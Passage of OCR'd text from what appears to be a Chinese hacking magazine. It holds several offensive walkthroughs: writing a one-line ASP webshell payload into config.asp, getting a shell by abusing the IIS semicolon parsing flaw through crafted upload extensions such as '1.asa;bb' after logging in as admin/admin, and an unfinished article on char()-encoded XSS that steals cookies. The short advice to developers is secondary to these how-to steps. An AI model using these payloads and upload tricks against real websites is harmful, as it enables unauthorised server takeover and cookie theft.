


图 9




图 11

config.asp文件中，这是个ASP文件，你可以精心构造你的一句话写到配置文件得到webshell，如图10，我这里就用"网站名"作演示，输入"%><%execute request("#")%><%"。

方法三，数据库备份法。在左边"控制面板"的最下方就是"数据库管理"，如图11，不过这里只能备份网站的数据库MDB文件，所以你必须将一句话写入网站数据库，再备份成asa格式的备份文件得到shell。当然，这个方法很古老了，以前在DVBBS漏洞的利用中前辈们使用过，大家可以参考一下以前的文章。

四、总结

这套系统的漏洞十分简单，也很典型，希望新手能学到东西。后来我又去找了所谓的防注函数checkFFSQLStr()，它在Include\Function.asp文件中，原型如下：

```
.....省略
'***************************************************
'作  用：过滤SQL注入攻击
'参  数：无
'***************************************************
function checkFFSQLStr(str)
    if isnull(str) then
        checkFFSQLStr = ""
        exit function
    end if
    str=replace(str," ","")
    str=replace(str,":","")
    str=replace(str,"'","''")
```




图10

```
checkFFSQLStr=str
end function
.....省略
```

明眼人一看就知道，区区几行代码怎么能挡得住凶猛的注入攻击呢？只是简单地处理了空格、逗号、分号、单引号这些字符，这也算提高了安全性？

编辑点评： 懂一点asp代码和会注入的人都能白箱找到这个漏洞的，只要有耐心，我没什么好说的。

IIS 解析漏洞继续利用

图 test@test.com

昨晚无聊，在帮朋友看一个站的过程中碰到了个网站，论坛是YxBbS2.3版，管理员弱口令admin、admin，很容易就到了后台。进去之后，没有备份功能，而且上传文件类型cer、asa、php等都被过滤了。尝试着在"头像上传"那里抓包修改，然后nc上传，都失败了。

折腾了许久，本来想放弃了，后来想到了IIS解析漏洞，于是试着在上传头像类型那里，添加"**asa;.jpg**"类型，然后前台上传头像"**1.asa;.jpg**"(该论坛系统头像是上传到 **/uploadfile/head/** 目录下)。

可惜生成的是/**uploadfile/head/1.jpg**,没有达到利用解析漏洞的目的。后来就想着把后面那个"."去掉试试，于是在后台随便添加一种类似"**asa;aa asa;123**"的文件类型。再到前台上传头像，得到**uploadfile/head/1.asa;bb**这个文件，成功利用解析漏洞。

后在本机架设的YXBBS3.0版本中测试，也是成功的（顺带一点，3.0还可以用备份到.asa/目录取得shell)，这就为偶们小菜提供了一个思路，以后渗透过程中可以通过添加"**asa;111 asa;aaa**"等类型（;后面自由命名、只要没有.)，上传文件取得权限（当然前提是WEB由IIS架设的)。

类似方法也可用在fckeditor将"."转为"_"的问题上，因为某些版本的fckeditor会将最后一个"."前的所有"."都转化为"_"，因此用"asa;111,php;11"等类型的文件扩展名，就可以将文件名控制在一个"."内，从而起到利用解析的目的。

另外，网上也有这样的方法：**通过二次上传，从而得到有两个"."的解析shell——"1.asa;1(1).jpg"。**

相比之下，网站系统开发人员可能要费心了——得对";"这个符号，以及"cer,asa，php,cdx"等敏感扩展名积极过滤，或者将上传类型限定为"gif,jpg,rar,png,doc,xls"等常用类型，辅以随机数命名文件（测试了DVBBS8.2及科讯CMS，两者都过滤的很好，disuz没测试)。

LAST，偶然也发现了"1.asa;as'a"（带个'就Ok了）这种shell，在webshell里貌似删不掉（编辑：是可以删掉的，没有删掉可能是webshell没有对参数进行url编码)。

编辑点评： IIS的解析漏洞，其实就是IIS不解析分号后的字母。如果明白这一点的话，就不需要像作者这样一次一次地去试了。这个漏洞虽然简单，但是发现它的kevin1986的确是一个天才。

初探 XFS——入库的 XSS

图 CCOz[北洋贱队]

从本文你可以学到：
了解XFS

一、写在最前

中国的web2.0在蓬勃发展，asp+access架构的网站逐渐少了，php/jsp+mysql/mssql的网站渐渐多了起来。不久的将来，asp也许会在中国的互联网里销声匿迹。

web2.0时代的web入侵机制中，不论是对于基于access数据库的网站，还是基于mysql、mssql、Oracle的网站，注入都占有相当大的比例。

在利益的驱动下，人们越来越多的关注注入技巧，尽量多的拿站挂马……却淡忘了在同一技术水平线上的XSS、CSRF、SSL中间人攻击等精彩绝伦的技术。甚至在国外早就诞生的XFS，在国内几乎没人谈起——殊不知，大脑是人类最好的武器，应用入侵者聪明才智的攻击才最具艺术性。今天我就开一下国内的先河，把XFS介绍给大家。

二、XFS 简介

XFS（cross frame scripts）是一种应用char()函数的sql跨站攻击，char()函数的作用在于将ASCII码转换为字符串。

char()函数不是html的内置函数，因而它的适用范围较窄，当攻击者找到注入点却苦于种种原因注入进行不下去时，XFS也许是个不错的选择。

对于一次中规中矩的XFS攻击，我们前期需要的东西有两个：

1、字符串——ASCII转码工具
2、char()函数

备足了这些，我们就可以踏上XFS的大路了。

补充一下：**char()函数参数要求为ASCII码，多个ASCII码之间用逗号隔开**（给大家一个在线转码的网址 **http://www.easycalculation.com/ascii-hex.php**，这个国外网站上有很多工具很好用)，举个例子：

<script>alert(document.cookie)</script>，这是一段JS代码，如果代码中有空格，要先清除掉空格。然后对代码进行ASCII编码，得到类似"46 65 42 12 85 68"这样的一串数字，把其中的空格用逗号代替，得到字符串："46,65,42,12,85,68"，则这个字符串就可以作为char函数的参数了，代码为：**char(46,65,42,12,85,68)**




图1

1、攻击示例

本文示例以作者某次入侵未果的一个网站入手，配置信息：**MYSQL5.0.26+PHP5**，如图1所示。

